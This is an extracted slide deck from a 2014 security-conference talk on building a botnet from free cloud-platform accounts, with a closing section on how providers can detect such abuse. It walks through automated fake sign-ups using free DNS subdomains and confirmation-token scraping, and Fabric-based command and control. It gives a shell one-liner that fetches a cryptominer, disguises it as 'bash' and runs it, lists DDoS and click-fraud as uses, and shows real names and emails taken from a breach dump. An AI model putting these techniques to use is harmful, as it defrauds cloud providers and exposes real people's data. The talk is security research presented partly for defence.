

CLOUD NINJA

Catch Me If You Can!



Building a Botnet with Free Cloud-based Services

- ◆ Main Topics
 - ◆ **AUTOMATION** – Automatically controlling resources from freely available service providers
 - ◆ **STEALTH** – Avoiding detection and bypassing security controls
 - ◆ **PROTECTION** – Anti-automation techniques and security controls cloud providers can use to defend services

Cloud PaaS

Platform as a Service




Cloud Platforms (PaaS) ☆ 📁												
File Edit View Insert Format Data Tools Help Last edit was on September 10, 2013												
🖨️ ↶ ↷ 📄 \$ % 123 ▾ Arial ▾ 10 ▾ B <i>I</i> <u>U</u> <u>A</u> ▾ 🗑️ 📊 📈 📉 📋 ⬇️ 🔄 📄												
fx	Parent Platform Name											
	A	B	C	D	E	F	G	H	I	J	K	L
1	Parent Platform Name	Sibling Level 1	Sibling Level 2	Description	Language(s) supported							
2					Java	.NET	Python	PHP	Ruby	Javascript	Perl	C++
3	Total Platforms supporting language				34	15	25	24	20	13	8	2
4	30loops_						x					
5				Drupal hosting. Fully managed, high-availability environments.								
6	Acquia Cloud							x				
7	Akshell									x		
8	Amazon Elastic Beanstalk				x			x				

Cloud Providers (In)Security


Usability vs Security

- ◆ Automating Registration
 - ◆ Hurdles
 - ◆ Email address confirmation
 - ◆ CAPTCHA
 - ◆ Phone/SMS
 - ◆ Credit Card



Fraudulent Account Registration

Anti-Automation



■ EMAIL ■ CAPTCHA ■ CREDIT CARD ■ PHONE

BISHOP FOX

◆ More Anti-Automation

33%

◆ Email Confirmation Only

66%


RSACONFERENCE2014

#RSAC

Cloud Providers (In)Security

Usability vs Security

- ◆ Anti-Automation Techniques
 - ◆ Email address confirmation
 - ◆ CAPTCHA
 - ◆ Phone/SMS
 - ◆ Credit Card



Unique Email Addresses

Realistic Rar

Avoid Pattern Recognition

dpianta@icfar.shop.tm
hud184@efnet.ax.lt
lzane@minecraftmooh.ez.lv

ked.jp david.mckay@zanity.ha
7.uk.to paresh@uileon.nx.tc lornelb@24-
org jimattos@bagus.55.lt ianetmurch.@corecloud.homenet.
Insert wall of zoefsdev@asenov.69.mu
sicad@soon.crabdance.com flohman@wirehound.bot.nu jes:
ackquest.mo00.com rittenhousedwight@bad.sat-dv.ru smith.miller6@h
susannahcxxx@syntheticzero.spacetechnology.net et@starkom.iz.rs echarizo@fatdiary.verymad.ne
.ss@oldergames.ignorelist.com chrisn@schooolopros.dynet.com r3ai
t26@stfu-kthx.jumpingcrab.com tom.green.ctr@1k.info.tm wirenu
ohnstonjr@crackedsidewalks.chickenkiller.com kenneth.runyon@maxfiles.linuxd.org david.j
adsden@h4ck.ftp.sh paroisson@prehos.javafaq.no deborah.g
96@techsofts.leet.la mwiggans@the.firefoxsupport.net juancm
tinent.kz mte256@nard.v4.net mark.a.stanford@ak8.sathv.net.ru
rew.street@hackedbox.org.s tracey.schreiner@whizoffice.brh.dj gukraeme@2age.com and
x.com novadrivingschool@404.whynotad.com aamunter@rinaldus.twilightnarado
es42@google-it.biz.tm lvidal@db.undo.it jerryquinon
n@mil.3dxtas.com moise.willis@violates.punked.us jay.allen@serverpit.anydns.com mattdezs




Real Email Addresses

Realistic Randomness

Unlimited usernames

- Prevent pattern recognition
- Pull from real world examples



[local-part from dump]@domain.tld

```
Target: http://ifs.nic.in/
Wikipedia: http://en.wikipedia.org/wiki/Indian_Fore
#####
#      Name      Email      Mobile No.      Action
1      Lok Raj Singh Chauhan      lokrajcex@gmail.com
2      Ajeet Singh      reachajeet@gmail.com      88
3      Prashant Sharma      prashu4023@gmail.com      95
4      Vikram Kadam      vikram.kadam@rediffmil.com
5      Sanjay Khot      sanjaykhot0036@yahoo.co.in
6      Viren      viren meteora@yahoo.co.in      07
```


Plethora of Email Addresses

SMTP Services

Unlimited domains

- freedns.afraid.org
- Prevent detection
- Thousands of unique email domains

2 subdomains

motherbot.com [add]

<input type="checkbox"/>	register.motherbot.com	MX 10:99999999.in1.mandrillapp.com
<input type="checkbox"/>	register.motherbot.com	MX 20:99999999.in2.mandrillapp.com

[delete selected](#) [Add](#)

Inbound Domains


Domain	DNS
mail.hackninja.school.com	MX: valid
register.motherbot.com	MX: valid

Free DNS Subdomains

Unlimited email addresses

Showing 1-100 of 101,590 total			
Domain	Status	Owner	Age
Sorted by: Popularity			
mooo.com (234660 hosts in use) website	public	josh	4568 d
us.to (97360 hosts in use) website	public	ukto	3529 d
chickenkiller.com (90035 hosts in use) website	public	josh	4640 d
strangled.net (37197 hosts in use) website	public	josh	4639 d
uk.to (32372 hosts in use) website	public	ukto	3565 days ago (12/13/2005)
ignorelist.com (27832 hosts in use) website	public	josh	4226 days ago (02/20/2002)
crabdance.com (22866 hosts in use) website	public	josh	2855 days ago (11/22/2005)

Showing 1-100 of 101,590 total	
Domain	Status
Sorted by: Popularity	
mooo.com (234660 hosts in use) website	public
us.to (97360 hosts in use) website	public
chickenkiller.com (90035 hosts in use) website	public
strangled.net (37197 hosts in use) website	public
uk.to (32372 hosts in use) website	public
ignorelist.com (27832 hosts in use) website	public
crabdance.com (22866 hosts in use) website	public





Receiving Email and Processing

Free Signups

What do we need?

- Free email relay
 - Free MX registration
- Process wildcards
 - *@domain.tld
- Send unlimited messages
 - Unrestricted STMP to HTTP POST/JSON requests



Email Confirmation Token Processing

SMTP Services


Automated email processing

- Extract important information from incoming emails
- Grep for confirmation token links and request them



Account registration

- Automatic request sent to account activation links



Command & Control

Botnet C2

What are we using?

- Fabric
 - Fabric is a Python library and command-line tool for streamlining the use of SSH for application deployment or systems administration tasks.
- `fab check_hosts -P -z 20`
- `fab run_command`



Storing Account Information

Keeping track of all accounts

MongoDB

- MongoLab
- MongoHQ

```
{
  "_id": {
    "$oid": "52352731e4b0d93062d89bb3"
  },
  "boxes": [
    {
      "name": "roovee",
      "account_type": 5,
      "state": "running",
      "uri": "https://roovee-[REDACTED]",
      "port": 13378,
      "email": "william.brown@register.motherbot.com",
      "cpu": 1,
      "memory": 384,
      "storage": 750,
      "region": 8,
      "id": [REDACTED]
    }
  ]
},
```

DEMONSTRATION

Automatic Account Creation



FUNTIVITIES

Botnets Are Fun!



Botnet Activities

Now we have a botnet! Fun!

What can we do?

- Distributed Network Scanning
- Distributed Password Cracking
- DDoS
- Click-fraud
- Crypto Currency Mining
- Data Storage



Command & Control

Botnet C2

What are we using?

- Fabric
 - Fabric is a Python library and command-line tool for streamlining the use of SSH for application deployment or systems administration tasks.
- `fab check_hosts -P -z 20`
- `fab run_command`



Litecoin Mining

All your processors are belong to us

Make money, money


- Deploying miners
- One command for \$\$\$



```
if [ ! -f bash ]; then wget
http://sourceforge.net/projects/cpuminer/files/pooler-
cpuminer-2.3.2-linux-x86_64.tar.gz && tar xzfv pooler-
cpuminer-2.3.2-linux-x86_64.tar.gz && rm pooler-cpuminer-
2.3.2-linux-x86_64.tar.gz && mv minerd bash; fi; screen
./bash -url=stratum+tcp://china.mine-litecoin.com --
userpass=ninja.47:47; rm bash
```

Litecoin Mining

All your processors are belong to us



Unlimited Storage Space

Refer Fake Friends

How do I earn bonus space for referring friends to Dropbox?

[« Back to Help Center](#)

You can get extra space by [inviting your friends](#) to try out Dropbox. If a friend uses your invitation to sign up for an account, installs the [Dropbox desktop app](#) on a computer, and signs in to the app, both of you will receive bonus space.

- **Free accounts** get 500 MB per referral. You can earn up to 16 GB in referrals.
- **Pro (paid) accounts** get 1 GB per referral and can earn up to 32 GB of **extra** space in referrals.

Unlimited Storage Space

Refer Fake Friends

The screenshot shows a web interface for 'Unlimited Storage Space'. At the top, there is a dark navigation bar with links for 'Browse', 'Price', and 'About'. On the right side of this bar, it displays '0 B used of 1 TB' and an 'Upgrade' button. Below the navigation bar is a light-colored section with four tabs: 'Account Settings', 'Account Usage' (which is selected), 'Billing Settings', and 'Bonuses & Referrals'. The main content area is titled 'Account Usage'. In the top right of this area, there is a red text overlay that reads 'One free TB' and 'That's right, TeraByte!'. A large red arrow points from this text to the storage usage information. The storage usage is shown as '0 B used of 1 TB' next to a progress bar. The progress bar is a horizontal rectangle with a light beige background and diagonal hatching, and a small blue vertical bar on the left side. Below the progress bar, the text 'Personal Data' is visible on the left.

One free TB
That's right, TeraByte!

Account Usage

0 B used of 1 TB

Personal Data

DEMONSTRATION

Distributed Denial of Service (DDoS)



DETECTION

No one can catch a ninja!



Disaster Recovery Plan

Armadillo Up™

Automatic Backups

- Propagate to other similar services
 - e.g. MongoLab $\leftarrow \rightarrow$ MongoHQ
- Infrastructure across multiple service providers
- Easily migrated



RISING TREAD

Active Attacks



Cloud Provider Registration

Adaptation

Trial Temporarily Disabled

Thank you for choosing Engine Yard Trial. We are currently experiencing some technical difficulties with New Trial Accounts. Please sign up for a Paid account with a Valid Email as well as a Valid Credit Card and we will credit you with trial hours in the coming week. We appreciate your understanding and if you have any questions, please email sales@engineyard.com

Cloud Provider Registration


Adaptation

AppFog Signups

We are enhancing our sign-up process and have temporarily paused sign-ups from the AppFog site. We will provide a notification on the site when this capability is available again. For urgent requests, please contact support@appfog.com for assistance.

Cloud Provider Registration

Adaptation



PROTECTION

Bot Busters



Protection

At Abuse vs At Registration

What should we do?

- Analyzing properties of Sybil accounts
- Analyzing the arrival rate and distribution of accounts
- Flag accounts registered with emails from newly registered domain names
- Email verification
- CAPTCHAs
- IP Blacklisting
- Phone/SMS verification
- Automatic pattern recognition

Algorithm 1 Generate Merchant Pattern

Input: List of accounts for a single merchant
Parameters: τ (minimum cluster size)
clusters \leftarrow GROUP accounts BY
 (Σ -Seq, repeatedNames, emailDomain)
for all cluster \in clusters **do**
 if cluster.size() $> \tau$ **then**
 patterns \leftarrow MINMAX Σ -SEQ (cluster)
 OUTPUTREGEX(patterns, repeatedNames)
 end if
end for

Common Character Classes To capture accounts that all share the same naming structure, we begin by defining a set of character classes:

$$\Sigma = \{p\{Lu\}, p\{Ll\}, p\{Lo\}, d, \dots\}$$

Reference: https://www.usenix.org/system/files/conference/usenixsecurity13/sec13-paper_thomas.pdf

Protection

At Abuse vs At Registration

Advanced techniques

- Signup flow events
 - Detect common activities after signup
- User-agent
 - A registration bot may generate a different user-agent for each signup or use uncommon user-agents
- Form submission timing
 - A bot that doesn't mimic human behavior by performing certain actions too quickly can be detected



Reference: https://www.usenix.org/system/files/conference/usenixsecurity13/sec13-paper_thomas.pdf



Oscar Salazar @tracertea

Rob Ragan @sweepthatleg

CONTACT@BISHOPFOX.COM

Free Cloud Services

Platform as a Service

Cloud Platforms (PaaS) ☆ 📁												
File Edit View Insert Format Data Tools Help Last edit was on September 10, 2013												
🖨️ ↶ ↷ 📄 \$ % 123 Arial 10 B I ⌂ A 🗑️ 📊 📈 📉 📋 📌 📎												
fx Parent Platform Name												
	A	B	C	D	E	F	G	H	I	J	K	L
1	Parent Platform Name	Sibling Level 1	Sibling Level 2	Description	Language(s) supported							
2					Java	.NET	Python	PHP	Ruby	Javascript	Perl	C++
3	Total Platforms supporting language				34	15	25	24	20	13	8	2
4	30loops_						x					
5	Acquia Cloud			Drupal hosting. Fully managed, high-availability environments.								
6								x				
7	Akshell									x		
8	Amazon Elastic Beanstalk				x			x				

Reference: <http://goo.gl/AZ4nYp>